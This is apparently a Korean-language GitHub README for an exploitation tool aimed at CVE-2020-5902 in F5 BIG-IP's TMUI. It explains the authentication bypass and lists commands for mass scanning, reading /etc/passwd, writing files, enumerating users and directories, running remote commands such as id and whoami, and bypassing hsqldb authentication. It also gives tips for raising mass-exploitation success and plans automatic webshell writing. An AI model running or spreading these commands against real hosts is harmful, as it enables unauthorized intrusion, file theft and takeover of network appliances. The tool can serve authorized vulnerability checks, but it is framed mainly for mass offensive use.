
 thelsa/f5-bigip-rce-cve-2020-5902
F5 BIG-IP RCE CVE-2020-5902 자동 점검 도구

20200706, 온라인에서 F5 BIG-IP TMUI RCE 취약점이 공개되었습니다.
F5 BIG-IP의 TMUI 구성 요소(트래픽 관리 사용자 인터페이스)에 인증 우회 취약점이 존재합니다. 이 취약점은 Tomcat이 URL을 파싱하는 방식과 request.getPathInfo() 간의 차이로 인해 권한 검증을 우회할 수 있어, 인증 없이 TMUI 모듈의 모든 기능에 접근할 수 있고, 이를 통해 임의 파일 읽기/쓰기, 명령 실행 등이 가능합니다.
자세한 내용은 F5 BIG-IP TMUI RCE 취약점 (CVE-2020-5902) 재현 및 주의사항 참조
이 도구는 단일 IP 검사, 대량 IP 검사를 지원하며, 파일 읽기/쓰기, 인증 사용자 목록 조회, 디렉터리 목록 조회, 원격 명령 실행 및 hsqldb 인증 우회 검사를 수행할 수 있습니다.
pip install requests

python f5-bigip-rce-cve-2020-5902.py -h

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --check

python f5-bigip-rce-cve-2020-5902.py -f 1-2-f5.txt --check -t 20 -s 10

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --fileread "/etc/passwd"

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --filepath "/tmp/xxx.txt" --filecontent "x"

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --list-users

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --listdir "/tmp/"

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --rce id --still-exploit
python f5-bigip-rce-cve-2020-5902.py -f 1-2-f5.txt --rce whoami --still-exploit -s 15 -t 20


python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --bypass-hsqldb

python f5-bigip-rce-cve-2020-5902.py -f 1-2-f5.txt --bypass-hsqldb
대량 IP는 가급적 앞에 http:// 또는 https://를 포함하는 것이 좋습니다. 프로토콜이 없으면 기본적으로 http://가 추가됩니다.
가능하다면 --still-exploit 매개변수를 추가하는 것이 좋습니다. 인증 사용자 목록 조회가 실패하더라도 RCE를 수행하여 성공률을 높입니다.
요청을 여러 번 전송하여 대량 성공률을 높임 (효율성과 균형 고려)
hsqldb 인터페이스 역직렬화 활용 통합
웹쉘 자동 작성 기능 추가
이슈
lsablog
gmail:[email protected]
qq:[email protected]






